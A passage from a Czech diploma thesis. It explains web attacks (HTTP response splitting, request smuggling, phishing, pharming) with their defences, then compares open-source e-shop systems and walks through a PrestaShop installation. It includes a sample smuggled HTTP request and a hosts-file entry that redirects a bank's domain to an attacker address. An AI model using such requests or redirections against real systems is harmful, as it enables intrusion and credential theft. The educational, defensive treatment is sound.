Nyní lze přepokládat, že druhá odpověď je plně pod kontrolou útočníka a může být vytvořena s jakoukoli hlavičkou následovanou libovolným obsahem. Tato skutečnost tak útočnickům umožňuje vytvářet celou řadu navazujících útoků. Může to být například typ napadení zvaný Cross-User Defacement, který za pomoci zneužití zmíněné druhé odpovědi provede odeslání vlastního podvrženého dokumentu, a ten může z uživatele například vylákat citlivé osobní údaje apod.

Dále to může být útok zvaný Cache poisoning, který podobně jako Cross-User Defacement předkládá útočnickem podvržený dokument, a ten se navíc snaží uložit do mezipaměti prohlížeče, kde může za určitých podmínek zůstat poměrně dlouhou dobu.

Pomocí útoku Page Hijacking může útočník také například přijímat HTTP odpovědi původně určené napadenému uživateli, a tím od serveru získat neoprávněně různé citlivé informace. HTTP Response Splitting může dále také umožnit provádět různé útoky typu XSS atd.

Obranou proti tomuto nebezpečnému druhu napadení je podobně jako u jiných útoků především vhodná kontrola všech uživatelských vstupů, a to především těch, jejichž hodnoty jsou předávány do HTTP hlaviček dokumentů. Tyto filtrace musí zejména zajistit odstranění zmiňovaných CR/LF znaků sloužících pro odřádkování a pro testování zranitelnosti proti těmto injekcím mohou být využity také některé speciální automatizované nástroje. [23]

### **HTTP Request Smuggling**

Toto napadení vychází z předpokladu, kdy webový server nedokáže správně zpracovat chybně sestavený HTTP požadavek. Útok využívá rozdílů v analýze datového toku těchto požadavků mezi klientem a serverem. Jednotlivými subjekty, mezi nimiž tyto rozdíly HTTP parsování mohou vznikat, jsou například cache servery, proxy servery či webové aplikační firewally atd.

Základem úspěšného propašování škodlivého požadavku je možnost obejít právě webový aplikační firewall (WAF). WAF může být aplikační brána pracující jako reverzní proxy server či samostatný modul webového serveru, který má za úkol zabránit útokům dříve než zasáhnou samotné aplikace. Princip, jak toto napadení provést bude vysvětlen na následujícím příkladu:

Níže uvedený HTTP požadavek odeslaný metodou GET provádí zapouzdření jiného požadavku, který je ale součástí stejné HTTP hlavičky. Její první část je analyzována například systémem WAF, ale druhá je zpracována přímo koncovou aplikací čímž došlo k průchodu přes ochranu proxy severu, který nedokázal druhou část tohoto škodlivého požadavku taktéž využívajícího metodu GET analyzovat.

```
GET /stranka1.jsp?param1=value1&param2=
```

```
Content-Type: application/x-www-form-
```

```
Content-Length: 0
```

```
Foobar: GET /stranka2.jsp HTTP/1.0
```

```
Cookie: my_id=1234567
```

```
Authorization: Basic ugwerwguwygruwy
```

Tento způsob útoku byl úspěšný, jelikož některé subjekty analyzující HTTP požadavky akceptují například pouze jejich první nalezenou variantu a jiné naopak tu poslední.

Útok HTTP Request Smuggling může být prostředníkem k provedení dalších útoků jako například již zmiňovaného napadení Cache Poisoning, které však není z pohledu propašování škodlivého požadavku směřováno na cache prohlížeče, nýbrž na cache webového serveru, odkud jsou rychleji zobrazovány nejčastěji požadované stránky. Dále to mohou být útoky Request Hijacking nebo Request Credential Hijacking, což jsou únosy HTTP požadavků či jejich pověření odesílané napadeným uživatelem. Díky HTTP Request Smuggling mohou být také prováděny útoky XSS či krádeže session apod.

Obranou proti pašování škodlivých požadavků skrze zabezpečovací mechanismy webových aplikací by mělo být použití takových systémů, které jsou schopny odhalit škodlivé HTTP požadavky, a to především jejich nebezpečné zdvojené varianty. [23]

#### **2.4.9 Sociální inženýrství**

##### **Phishing**

Phishing je jedním z nejproblematictějších útoků ohrožujících především sféry bankovníctví a elektronického obchodování. Toto napadení spočívá v podvodné aktivitě, která má za cíl získat přístupové údaje k účtům těchto systémů a ty následně zneužít pro vlastní obohacení.

Samotný útok je nejčastěji prováděn pomocí hromadného rozesílání e-mailů obsahujících ve svém sdělení škodlivý odkaz, jenž na první pohled vypadá tak, jako by směřoval na legitimní stránky banky či jiného subjektu vhodného k tomuto napadení. Ve skutečnosti však tento link odkazuje na falešné stránky vytvořené útočníkem, které se snaží věrně kopírovat originální web dané organizace. Na tomto podvrženém webu je umístěn formulář požadující citlivé informace jako například čísla účtů, PIN k platební kartě či kódy k internetovému bankovníctví apod.

Tento požadavek na zadání důvěrných dat je často zdůvodňován údajnou nutností reaktivace či ověření stávajícího účtu. V jiném případě může být uživatel přesvědčován, že byl jeho účet zřejmě napaden, a proto musí vykonat potřebná bezpečnostní opatření proveditelná přes přiložený "legitimní" odkaz atd.

Obrana proti phishingu stojí a padá především na informovanosti a důvěřivosti klientů organizací náchylným k těmto typům útoků. Uživatelé by měli být vhodně poučováni o základních principech, které těmto útokům mohou zabránit.

Jedná se především o přesvědčení uživatelů, že daná organizace nemá z principu důvod po svých klientech požadovat zadání jejich citlivých údajů, a tudíž není vhodné klikat na odkazy obsažené v přijatých e-mailech, které mohou budit dojem, že pochází z legitimního zdroje. Uživatelé by měli být také průběžně nabádáni k používání bezpečnostního softwaru, jako jsou antivir a firewall a také provádět pravidelné aktualizace svého systému, jelikož tato opatření snižují útočníkům možnost získat citlivé informace přímo z počítače uživatele.

Dalším důležitým pravidlem by měl být zvyk přistupovat na stránky těchto organizací pouze za pomoci ručního přepisu URL adresy webu, jelikož útočníci často ukládají své podvržené stránky na doménu s velmi podobným názvem. S tímto pravidlem je spojeno také doporučení, které organizace nabádá vytvářet pro své stránky krátké URL adresy bez zbytečného množství parametrů. Ty jsou pro uživatele přehlednější a napomáhají tak snáze odhalit podvodnou phishingovou stránku.

Pro přístup na weby organizací zranitelných těmito typy útoků by měla být také prováděna kontrola, zda je pro HTTP přenos použit bezpečnostní protokol SSL. Pro tvůrce webových aplikací by měla být dále důležitá především obrana proti XSS napadení či útokům ClickJacking, jenž mohou průběh phishingu zprostředkovat. [23]

### **Pharming**

Pharming vychází ve svém základu z phishingu a je jeho zdokonalenou a nebezpečnější formou. Ke své činnosti využívá například překladu doménového jména napadeného serveru na příslušnou IP adresu, čímž provádí útok na DNS (Domain Name System). Pokud se útočníkovi podaří změnit například DNS záznam banky ČSOB, nebude tak adresa `www.csob.cz` přeložena na související IP adresu `193.245.35.130`, ale na adresu útočníka, kde je uložena na první pohled stejná aplikace. Pokud uživatel využívající napadený DNS server zadá do prohlížeče adresu zmíněného internetového bankovníctví a přihlásí se do zobrazené aplikace, předá tak nevědomky své citlivé údaje útočníkovi. Toto napadení, jehož prostřednictvím byl pharming proveden je známo pod názvem DNS Spoofing, které je provedeno záměnou IP adresy v paketu, který se vrací jako odpověď na žádost o překlad doménového jména.

Další možností, jak uskutečnit pharming je provést lokální úpravu souboru `hosts` přímo na uživatelské stanici oběti, jenž umožňuje upravit DNS záznamy pro překlady IP adres. Útočník může provést změnu tohoto souboru například při použití trojského koně, který byl na nedostatečně zabezpečený uživatelský počítač nějakým způsobem podstrčen. Příklad upraveného obsahu souboru `hosts` je možno vidět níže:

```
127.0.0.1          localhost
111.222.33.44     www.csob.cz
```

Pokud nyní uživatel přistoupí na stránku uvedené banky, je díky upravenému souboru `hosts` přesměrován na podvrženou aplikaci a pokud se zde přihlásí, dojde opět jako u předchozí varianty útoku k odcizení důvěrných informací.

Ochrana proti pharmingu se dělí podle toho, jakým ze dvou uvedených principů je útok prováděn. U prvně popsané varianty jde o ochranu DNS serverů proti zmíněnému útoku zvanému DNS Spoofing. Jelikož tvoří DNS servery páteř celého Internetu, jsou často velmi dobře zabezpečené, čímž je tato metoda provedení pharmingu velmi obtížná.

Obrana proti útoku postavenému na modifikaci souboru `hosts` je založena především na používání vhodně nastaveného a aktuálního antivirového programu, který by měl kontrolovat všechny příchozí soubory ze síťového prostředí. Pokud je do systému nainstalován trojský kůň, může být pharming i přes tuto skutečnost potlačen, a to díky některým bezpečnostním aplikacím, jenž mohou zápis do souboru `hosts` zakázat. Tato metoda obrany ale může zabránit zápisu také některým regulérním aplikacím, které by měly mít možnost provádět úpravy tohoto seznamu povoleny, a tudíž není v některých případech nejvhodnější k použití. [31]

## **II. PRAKTICKÁ ČÁST**

## 3 IMPLEMENTACE ELEKTRONICKÉHO OBCHODU

### 3.1 Open source řešení

V této sekci je popsán výběr často využívaných webových systémů určených pro elektronické obchodování, které jsou bezplatně dostupné pod open source licencí.

#### 3.1.1 Magento

Magento je elektronický obchod vyvíjený od roku 2007 společností Magento Inc., a tento produkt je šířen pod open source licencí OSL 3.0. Samotné jádro aplikace je vytvářeno pomocí Zend Frameworku a jako databázový systém používá MySQL.

Tento e-shop je v českém prostředí velmi rozšířen a je zde vytvořena rozsáhlá komunita sloužící pro jeho lokalizaci a obecnou podporu, která je spojována především s webem [www.magento.cz](http://www.magento.cz). Magento obsahuje značné množství doplňujících modulů, které jsou vydávány zdarma podporující komunitou nebo mohou být zakoupeny jako oficiální rozšíření poskytované společností Magento Inc.

Základní verze tohoto elektronického obchodu obsahuje mnoho běžně požadovaných funkcí a prvků jako například vícejazyčnost, podpora více měn, modul pro SEO optimalizaci či možnost tvorby různých analýz apod. Pro instalaci systému Magento je nutné z důvodu jeho větší hardwarové náročnosti využít kvalitní a stabilní hosting využívající server s rozsáhlou podporou potřebných PHP modulů.

Kromě bezplatné verze tohoto produktu, která nese název Magento Community Edition jsou dostupné také dvě placené varianty nabízející technickou podporu od vydavatele a mnohé další nadstandardní funkce. Tyto verze jsou vydávány pod názvy Magento Enterprise Edition a Magento Enterprise Premium Edition. Aktuální verzi bezplatné varianty tohoto e-shopu je 1.6.2.0 vydaná v lednu roku 2012. [32]

#### 3.1.2 osCommerce

Tento produkt je vyvíjen od roku 2000 a vytvořil jej německý vývojář Harald Ponce de Leon. Systém je vydáván pod licencí GNU General Public License a pro svou instalaci vyžaduje server s podporou PHP a MySQL.

E-shop osCommerce je využíván především pro svou jednoduchost a snadnou instalaci, čímž je vhodný zejména pro začínající obchodníky. K systému se váže rozsáhlá komunita,

kteřá je ale aktivní spíše na zahraničních serverech. Čistá instalace tohoto elektronického obchodu obsahuje pouze běžné základní funkce, které lze ale později rozšířit množstvím doplňkových pluginů, a ty jsou podobně jako u jiných systémů buď zpoplatněny či poskytovány zdarma. Často vytýkaným problémem tohoto systému je především nepřehlednost samotného zdrojového kódu, jenž znesnadňuje vývoj nových specifických rozšíření a obecně uskutečnění některých úprav. Tento nedostatek také snižuje míru bezpečnosti prováděných obchodních transakcí. Jako další zásadní nevýhodu lze zmínit také použití zastaralého tabulkového layoutu.

Současně nejnovější verzí tohoto elektronického systému je osCommerce Online Merchant v3.0.2 vydaná v srpnu roku 2011. [33]

### 3.1.3 Zen Cart

Zen Cart je aplikace sloužící pro elektronické obchodování, která vznikla v roce 2003 jako samostatný projekt původně vyvíjený společně s e-shopem osCommerce. Tento systém je současně vydáván vývojářskou skupinou Zen Cart<sup>TM</sup> Team pod licencí GNU General Public License. Aplikace je vytvořena za pomoci programovacího jazyka PHP s datovou podporou relační databáze MySQL.

Hlavním rozdílem elektronického obchodu Zen Cart oproti osCommerce je jeho snadnější instalace placených či zdarma vydávaných rozšíření a obecně jednodušší možnost jeho individuální modifikace díky přehlednějšímu a lépe strukturovanému zdrojovému kódu. Dále je to také vyžití dokonalejšího systému pro správu vzhledových šablon a existence mnoha funkcí obsažených v základní instalaci.

Systém Zen Cart je podporován rozsáhlou komunitou a u nás se skupina zabývající lokalizací a úpravou toho e-shopu sdružuje na webu [www.zencart.cz](http://www.zencart.cz). Jako nevýhodu tohoto elektronického obchodu lze uvést nevhodnou optimalizaci pro výkon, která prodlužuje především doby trvání práce s databází. Dále je to také podobně jako u systému osCommerce nižší úroveň zabezpečení.

Aktuální verzí e-shopu Zen Cart je 1.5.0 vydaná v prosinci roku 2011. [34]

### 3.1.4 PrestaShop

Tento moderní elektronický obchod je vyvíjen od roku 2007 společností PrestaShop Inc., a je vydáván pod open source licencí OSL 3.0. Jádro systému je vytvořeno za pomoci jazyka

PHP s podporou databázového systému MySQL. Z dalších podpůrných technologií využívá PrestaShop například šablonovací systém Smarty nebo interaktivní technologii AJAX.

Tento e-shop obsahuje mnoho moderních funkcí jako například podporu množství různých platebních metod, možnost geolokace zákazníka podle IP adresy, snadnou integraci aplikace s účetními a ekonomickými systémy, úpravu front-end části webu pomocí interaktivní funkce LiveEdit atd.

PrestaShop podporuje rozsáhlá komunita jeho uživatelů a u nás je tato skupina spojována především s webem [www.prestashopcesky.cz](http://www.prestashopcesky.cz). Značné oblíbenosti se tento elektronický obchod těší především kvůli jeho rozsáhlé jazykové lokalizaci, která v současné době čítá přes 40 překladových verzí. Úspěšnost systému PrestaShop je připisována také existenci značného množství rozšiřujících modulů, jež lze v administrační sekci stahovat a následně online integrovat pomocí pohodlného instalátoru.

Tento v mnoha ohledech kladně hodnocený produkt získal v roce 2011 ocenění Open-source Business Application Award, čímž potvrdil svou pozici v přední špičce nejlepších aplikací určených pro elektronické obchodování.

Současná stabilní verze PrestaShopu je 1.4.7.3 vydaná v dubnu roku 2012. [35]

### 3.1.5 Übertcart

Übertcart je elektronický obchod dostupný jako přídatný modul k CMS systému Drupal. Jeho autory jsou vývojáři Ryan Szrama, J. Lyle Mantooh a tento systém je vydáván od roku 2008 pod licencí GNU General Public License. Požadavky na jeho instalaci jsou svázány se zmíněným CMS systémem, jehož jádro je vytvořeno pomocí jazyka PHP s primární podporou relačních databází MySQL a PostgreSQL.

Übertcart je oblíben především uživateli, kteří využívají pro své projekty systém Drupal a jeho instalace a samotné využití tak vychází již ze známého konceptu. Komunita podporující tento prodejní systém je u nás sdružována na stránkách [www.ubercart.cz](http://www.ubercart.cz). a také na webu [www.drupal.cz](http://www.drupal.cz).

Tento e-shop obsahuje soubor zásadních vlastností požadovaných pro bezproblémový chod dnešního způsobu elektronického obchodování. Je to například podpora vícejazyčnosti, možnost využití více měn či množství integrovaných platebních bran atd. Übertcart je

vhodné použít například pro online prodej letenek, slevových poukazů, softwaru nebo také hudebních MP3 souborů apod.

Aktuální verze tohoto modulu pro elektronické obchodování je 3.0 vydaná v únoru roku 2012 a pro její instalaci je požadován systém CMS Drupal verze 7. [36]

### 3.1.6 OpenCart

Tento systém určený pro elektronické obchodování, jehož první verze byla vytvořena v roce 2008 je vydáván pod licencí GNU General Public License a jeho tvůrci jsou programátor Daniel Kerr a vývojář zvaný pod nickem Qphoria. Podobně jako většina jiných open source e-shopů je také OpenCart vytvořen za pomoci jazyka PHP s využitím databázového systému MySQL.

OpenCart je vytvořen na základě softwarové architektury MVC-L, kde je klasická struktura Model-view-controller doplněna o vrstvu Language, která zajišťuje zjednodušenou instalaci mnoha podporovaných překladů. Systém je programován plně objektově a jeho přehledný zdrojový kód tak umožňuje provádět snadné individuální úpravy. Nevýhodou této aplikace je ale její menší rozsah nastavení dostupný přes běžné administrační rozhraní, čímž se tento e-shop stává nevhodným pro uživatele bez základních znalostí programování. Česká komunita podporující tento e-shop má své fórum na oficiálním webu [www.opencart.com](http://www.opencart.com) v sekci Community Forums.

Čistá instalace systému obsahuje běžné funkce pro zajištění provozu spíše menšího elektronického obchodu, což ale přináší výhodu jednoduché správy a plynulosti prováděných operací. Oficiální podpora OpenCart nabízí pro rozšíření své aplikace množství doplňkových modulů, které jsou ovšem z velké části zpoplatněny.

Poslední verzi e-shopu OpenCart je 1.5.2.1 vydaná v březnu roku 2012. [37]

### 3.1.7 OXID eShop

Elektronický obchod OXIS eShop je vyvíjen německou společností OXID eSales AG a jeho open source verze zvaná OXID eShop Community Edition je vydávána od roku 2008 pod licencí GNU General Public License 3.0. Tato pokročilá aplikace je vyvíjena pomocí Zend Frameworku s využitím šablonovacího systému Smarty a podporou relační databáze MySQL. Pro úspěšnou instalaci systému je nutno zajistit kvalitní hosting obsahující

vhodně nastavený webový server Apache podporující řadu potřebných rozšiřujících PHP modulů.

Podporu tohoto e-shopu u nás zajišťuje brněnská firma oXy Online s.r.o, na jejímž webu lze mimo množství obecných informací nalézt také komunitní fórum sdružující uživatele a vývojáře podporující tento systém.

OXIS eShop obsahuje mnoho pokročilých funkcí a prvků jako například vlastní redakční systém, modul pro rozesílání newsletterů, podporu integrace s množstvím účetních a ekonomickými systémy, funkce cenového alarmu, možnost tvorby uživatelských recenzí atd. Základ systému lze dále rozšířit o velké množství doplňkových modulů, které jsou distribuovány v lokalizované podobě zmíněnou českou firmou. Díky vynikajícím výsledkům v oblasti e-komerce získala aplikace OXID eShop Community Edition v roce 2009 první cenu v evropské soutěži Open Source Business Award, která hodnotí společnosti zabývající se inovativními řešeními založenými na otevřeném zdrojovém kódu.

Mimo open source verze tohoto systému nabízí společnost OXID eSales AG svůj řešení také v komerční podobě, a to ve verzích OXID eShop Professional Edition a OXID eShop Enterprise Edition, které jsou orientovány na větší obchodníky vyžadující množství rozšiřujících funkcí a především kvalitní technickou podporu. Současná verze open source varianty tohoto elektronického obchodu je 4.5.9 vydaná v březnu roku 2012. [38]

### **3.1.8 VirtueMart**

Tento systém určený pro podporu elektronického obchodování je vytvořen jako komponenta CMS systému Joomla! a jeho vývoj má současně na starost tým vývojářů vedený programátorem Maxem Milbersem. VirtueMart je vydáván pod licencí GNU General Public Licence a jeho první stabilní verze byla vytvořena v roce 2005. Požadavky na instalaci aplikace VirtueMart jsou spojeny se zmíněným systémem Joomla! a také s CMS nástrojem Mambo, se kterým je tento e-shop vydáván v podobě rozšíření také kompatibilní. Systémy Joomla! a Mambo jsou vytvořeny za pomoci jazyka PHP a pro ukládání dat využívají databázi MySQL.

VirtueMart obsahuje mnoho funkcí nezbytných pro dnešní způsob elektronického obchodování. V základní instalaci je obsažena například možnost využití SSL šifrování, podporuje více měn a sazeb DPH, obsahuje rozšířené možnosti vyhledávání v produktové

strukturu atd. Tento e-shop je vhodný pro online prodej hudebních nahrávek, softwaru či jiných podobných produktů a je možné ho využít také pouze jako katalog zboží.

Tento oblíbený elektronický obchod podporuje velká komunita jeho uživatelů a u nás se tato skupina sdružuje na webu [www.obchod-virtuemart.com](http://www.obchod-virtuemart.com). VirtueMart je lze rozšířit množstvím doplňkových modulů, které jsou vydávány jak v placené, tak i neplacené podobě.

Aktuální verze tohoto e-shopu je 2.0.2 vydaná v únoru roku 2012. [39]

### **3.1.9 TomatoCart**

TomatoCart je poměrně nový elektronický obchod, který vyvíjí japonští programátoři Lei Zheng a Jack Yin. Tento systém je vydáván pod licencí GNU GPL 3.0 a jeho první verze byla zveřejněna v roce 2010. TomatoCart je postaven na jazyce PHP s využitím databáze MySQL a jádro systému je od verze 2.0 vytvořeno pomocí frameworku Codeigniter, který dodržuje softwarovou architekturu MVC. Aplikace používá vlastní šablonovací systém a obecně podporuje snadné individuální programátorské úpravy.

Oficiální podpora tohoto e-shopu je u nás zajišťována prostřednictvím webu [www.tomatocart.cz](http://www.tomatocart.cz), kde je také umístěno fórum prozatím nepříliš rozsáhlé komunity. TomatoCart obsahuje ve svém základu množství často žádaných funkcí jako například možnost nákupu bez registrace, generaci faktur z objednávek, podporu pro nastavení různých daňových sazeb, možnost porovnání produktů atd. Rozšíření tohoto systému je možné podobně jako u jiných e-shopů realizovat pomocí placených či některých zdarma vydávaných doplňkových pluginů. V roce 2010 obsadil TomatoCart v soutěži Open Source E-Commerce Applications Open Source Awards druhé místo, čímž prokázal své kvality v oblasti podpory elektronického obchodování.

Současnou stabilní verzí této aplikace je 1.1.5 vydaná v srpnu roku 2011. [40]

### **3.1.10 Spree Commerce**

Spree Commerce je e-shop vyvíjený americkou firmou Spree Commerce Inc., jehož první verze byla zveřejněna v roce 2008. Tento systém je vydáván pod open source licencí New BSD license, jenž je v této oblasti jednou z nejsvobodnějších. Aplikace Spree Commerce je vytvořena pomocí programovacího jazyka Ruby a podporuje využití databázových

systemů SQLite, MySQL, a PostgreSQL. Jádro systému je vyvíjeno za pomoci frameworku Ruby on Rails sloužící pro podporu tvorby výkonných webových aplikací.

Spree Commerce u nás zatím nemá vytvořenou jednotnou komunitu, která by tuto aplikaci aktivně podporovala, a tudíž není k dispozici ani jeho česká lokalizace. Tento systém má ve svém základu řadu oceňovaných funkcí jako například množství podporovaných platebních metod a způsobů dopravy, integrovaný statistický nástroj Google Analytics, ukládání historie uživatelských objednávek atd. Spree Commerce má stejně jako jiné aplikace sloužící pro podporu elektronického obchodování vytvořen systém pro distribuci doplňujících pluginů, které do systému přináší nové funkcionality. Částečnou nevýhodou při nasazení této aplikace může být problém nalezení vhodného kvalitního hostingu, jelikož serverová podpora jazyka Ruby není prozatím tak běžně rozšířena jako například pro PHP.

Aktuální verzi Spree Commerce je 1.0.3 vydaná v březnu roku 2012. [41]

### 3.2 Výběr vhodného řešení

V této sekci bude popsán proces výběru vhodných open source systémů sloužících pro podporu elektronického obchodování, které budou následně instalovány a spuštěny na zkušebním serveru pro další potřeby této diplomové práce.

Samotná volba nejvhodnějších aplikací vybraných z výše představených systémů byla uskutečněna podle následujících kritérií:

- hostingová podpora využívaných technologií,
- náročnost na nastavení serveru,
- závislost na jiných systémech,
- kvalita a čitelnost zdrojového kódu,
- existence důležitých funkcí a prvků,
- existence české podpůrné komunity,
- možnost české lokalizace,
- rychlost zpracování uživatelských požadavků.

Pro zkušební instalace vybraných elektronických obchodů byl využit hostingový systém LW Hosting sloužící jako serverová podpora pro studentské projekty Fakulty aplikované informatiky. Na tomto webhostingu je instalován server Apache, který obsahuje podporu jazyka PHP verze 5.2.6-1 a relační databáze MySQL 5.0.51a.

Jelikož na serveru nelze zpracovávat skripty jazyka Ruby, odpadá možnost instalovat na použitý hosting elektronický obchod Spree Commerce. Dále řešení osCommerce vyžaduje pro svou instalaci minimální verzi jazyka PHP 5.3, což jej taktéž vylučuje z okruhu potenciálně použitelných variant. Při reálném výběru vhodného systému pro elektronické obchodování by zřejmě nebyla volba této aplikace podmíněna již daným hostingem, ale spíše naopak by výběr vhodného hostingového systému byl podmíněn zvolenou variantou open source e-shopu.

Nicméně i přes uvedené kritérium zohledňující použití studentského hostingu vhodného pro testovací účely spojené s touto prací není vyloučení aplikace osCommerce z vyhovujícího výběru zapříčiněno pouze důvodem nekompatibilní verze jazyka PHP, jak bude uvedeno dále.

Dalším kritériem, podle kterého jsou posuzována vybraná řešení, je náročnost na nastavení serveru a nutná podpora mnoha rozšiřujících modulů. Z tohoto hlediska se jeví jako nejnáročnější systém Magento, který mimo ostatních požadavků vyžaduje nastavení minimálního paměťového limitu pro spouštění skriptů na 256 MB. Tato skutečnost je hlavní nevýhodou tohoto robustního řešení, které v porovnání s jinými aplikacemi výrazněji zatěžuje server. Dále je to se svými vyššími hardwarovými nároky také jinak velmi oblíbený elektronický systém Zen Cart.

Aplikace závislé na CMS systémech Drupal, Joomla! a Mambo, kterými jsou Übertcart a VirtueMart mohou při své aktualizaci často vyžadovat také upgrade svého podsystému, v němž tyto e-shopy plní pouze funkci přídatného modulu. Právě z tohoto hlediska nemusí být tyto aplikace nejvhodnějším řešením pro případnou rozsáhlou prodejní činnost.

Z pohledu kvality, čitelnosti a s tím spojené možnosti efektivní úpravy zdrojového kódu, patří mezi ne zcela vhodná řešení především již zmíněný e-shop osCommerce a také systém Zen Cart, který byl s aplikací osCommerce zpočátku společně vyvíjen. Naopak jako nejlépe programově realizované systémy se jeví například e-shopy PrestaShop, OXID eShop, OpenCart a TomatoCart.

Kritérium sledující existenci důležitých vlastností a prvků požadovaných pro dnešní způsob elektronického obchodování ukázalo, že řešení obsahující v základu nejméně funkcí je zřejmě aplikace osCommerce. Poměrně slibný systém OpenCart je z tohoto pohledu vhodný spíše pro menší prodejce, a tudíž není v komplexním měřítku tím nejvhodnějším řešením.

Existenci více či méně rozsáhlé české komunity pro podporu popisovaných systémů obsahují všechny systémy vyjma aplikací osCommerce a Spree Commerce. Elektronický obchod Spree Commerce navíc jako jediný z těchto systémů nemá možnost své lokalizace do českého jazyka, což je zapříčiněno jednak prozatímní neexistencí podporující české komunity a také menším počtem webových hostingů umožňujících využívat programovací jazyk Ruby.

Z hlediska rychlosti odezvy na uživatelské požadavky a obecně práci s daty se jeví jako nejvíce těžkopádný systém ZenCart, který například při načtení stránky s katalogem zboží provede řádově stovky SQL dotazů, což značně zatěžuje využívanou relační databázi.

Podle výše popsaných kritérií a také dle vlastního subjektivního názoru se jeví jako nejvhodnější open source systémy pro moderní elektronické obchodování aplikace PrestaShop, OXID eShop a TomatoCart. Z těchto tří e-shopů byly nakonec pro potřeby této práce vybrány systémy PrestaShop a OXID eShop, jelikož jsou u nás v oblasti e-komerce využívány delší čas, a z tohoto důvodu mají také rozsáhlejší podpurné komunity.

### **3.3 Instalace a nastavení**

#### **3.3.1 PrestaShop**

##### **Instalace**

Prvním krokem po ověření hardwarových požadavků na server a získání přístupu k hostingovému účtu bylo stažení aktuálního balíku e-shopu z webu dodavatele. Po stažení a rozbalení následovalo nakopírování celého obsahu balíku na úložiště serveru do samostatného adresáře `presta`, což zajistilo oddělení struktury této aplikace od systému OXID eShop, který byl instalován jako druhý v pořadí. Kopírování bylo provedeno pomocí programu FlashFXP, který slouží jako FTP klient a umožňuje například také provádět změny atributů definujících oprávnění pro soubory a složky atd.

Po přenesení všech aplikačních dat mohla být spuštěna samotná instalace. To bylo učiněno ve webovém prohlížeči, kde byla zadána URL adresa zkopírované aplikace, která má konkrétně podobu `lbartosak.host.utb.cz/presta/`. Po přístupu na tuto adresu došlo ke spuštění instalátoru, kde bylo nejprve nutné zvolit preferovaný jazyk pro průvodce instalací a bylo zde možné vybrat z anglického, francouzského, španělského, německého a italského jazyka. Dalším krokem byla volba buď nové instalace či možnosti upgradu již

nainstalovaného systému. Po tomto výběru byl proveden souhlas s přiloženou open source licencí, což umožnilo pokračovat v dalším postupu.

V dalším kroku došlo k ověření validity konfigurace serveru, kde byly splněny všechny podmínky vyjma požadavku na vypnutí PHP vlastnosti `magic_quotes_gpc` zajišťující escapování některých problémových znaků, jenž je u této aplikace řešeno v rámci vlastního kódu. Vypnutí této vlastnosti není pro uživatele v nastavení serveru povoleno, ale toto omezení nemá zásadní vliv na funkčnost aplikace, jelikož patří pouze mezi doporučené konfigurační úpravy.

V dalším kroku bylo požadováno vytvoření databáze, do níž byla nainstalována potřebná data. To bylo provedeno v konfiguračním rozhraní hostingu, kde je pro tuto akci vytvořen skript vytvářející databáze k studentským projektům automaticky na základě jejich požadavků. Název databáze je zde generován z přihlašovacího jména uživatele a jejího pořadového čísla. Po vytvoření databáze bylo nutné zadat její základní údaje do přiloženého formuláře, který lze vidět na obrázku níže:

**Configure your database by filling out the following fields:**

Please create a MySQL database and then verify your settings below. If you need assistance, please ask your hosting provider for this information.

Database server name:

Database name:

Database login:

Database password:

Database Engine:

PrestaShop database tables prefix:

[Verify my database settings](#)

*Obr. 8. Instalační formulář sloužící pro nastavení údajů o databázi*

Po vyplnění potřebných informací byla provedena kontrola databázového připojení, a jakmile tento test proběhl v pořádku, bylo možné v instalaci pokračovat dále.

Následně byl proveden výběr typu instalace z módů Lite či Full, které značí možnost instalovat či neinstalovat demo produkty a množství zdarma dostupných rozšiřujících modulů. Další krok požadoval nastavení konfigurace SMTP serveru sloužícího pro odesílání e-mailů, a toto nastavení mohlo být provedeno manuálně, či ponecháno na

automatické volbě, která používá nastavení z PHP funkce `mail()`. Tento konfigurační nástroj zde obsahuje také možnost odeslání testovacího e-mailu ihned ověřujícího funkčnost vybraného nastavení.

Po úspěšném přijetí tohoto e-mailu bylo v další části instalace nutné vyplnit některé základní informace jako název elektronického obchodu, typ prodejní aktivity, stát v němž bude obchod registrován, časovou zónu a také je tady obsažen vstup pro vložení obchodního loga. Dále zde byla možnost povolit obchod pouze v katalogovém módu, který neslouží pro prodej, ale pouze pro prohlížení produktové báze. Poté následovalo vyplnění jména a příjmení obchodníka a především také e-mailu a hesla, jenž po instalaci slouží k přihlášení do administrační sekce.

Tímto byla základní instalace dokončena a pro první použití tohoto elektronického obchodu bylo nutné z bezpečnostních důvodů smazat v adresářové struktuře systému složku `install` a dále přejmenovat adresář `admin` na jiný název (například `admin748`). Pro přihlášení do back-end sekce slouží URL vytvořené z cesty k přejmenované složce obsahující data pro administraci (například `lbartosak.host.utb.cz/presta/admin748/`).

### **Struktura administračního rozhraní**

Pro přehlednost při popisu nastavení aplikace je níže uvedena struktura hlavních záložek administračního rozhraní se svými podsekcemi:

#### Katalog

Atributy a Skupiny, Vlastnosti produktů, Přílohy ke zboží, Obrázkové mapy, Výrobci, Dodavatelé, Pohyby skladu, Tagy, Stav katalogu.

#### Zákazníci

Adresy zákazníků, Skupiny zákazníků, Vytvořené nákupní košíky.

#### Objednávky

Zprávy od zákazníků, Faktury, Stav objednávek, Dodací listy, Vrácení zboží, Dobropisy, Zprávy k objednávkám, PDF.

#### Platby

Měny, Daně, Daňová pravidla, Kupóny.

### Doprava

Přepravci, Země, Státy (provincie), Kraje (okresy), Zóny, Cenové rozsahy, Hmotnostní rozsahy.

### Statistika

Nastavení, Vyhledávače, Zdroje návštěvnosti.

### Moduly

Presta Addons: Moduly & šablony, Presta Addons: Účet, Šablony & Loga, Pozice modulů.

### Zaměstnanci

Profily zaměstnanců, Oprávnění profilů, Kontakty na zaměstnance, Zákaznická podpora, Rychlý přístup, Záložky - editace.

### Nastavení

Vzhled, Databáze, E-mail, Obrázky, Výkon, SEO & URL, Vyhledávání, Alias, Lokalizace, Geolokalizace, Zboží, Kontaktní info.

### Nástroje

CSV Import, Jazyky, Překládání, Generátory, Subdomény, CMS, Obchody, Webservice, Záloha DB, Logs, Konfigurační info., Upgrade.

### **Nastavení režimu údržby**

Po prvním přihlášení do administračního rozhraní je vhodné nastavit v sekci Nastavení položku Povolit obchod na hodnotu "Ne", čímž dojde k znepřístupnění front-end sekce viditelné zákazníkovi, což je vhodné při provádění základní konfigurace a plnění systému produkty. Při režimu deaktivovaného obchodu zde lze nastavit IP adresy, z nichž může být přístup do front-end sekce povolen z důvodu ověření prováděných změn.

### **Instalace češtiny**

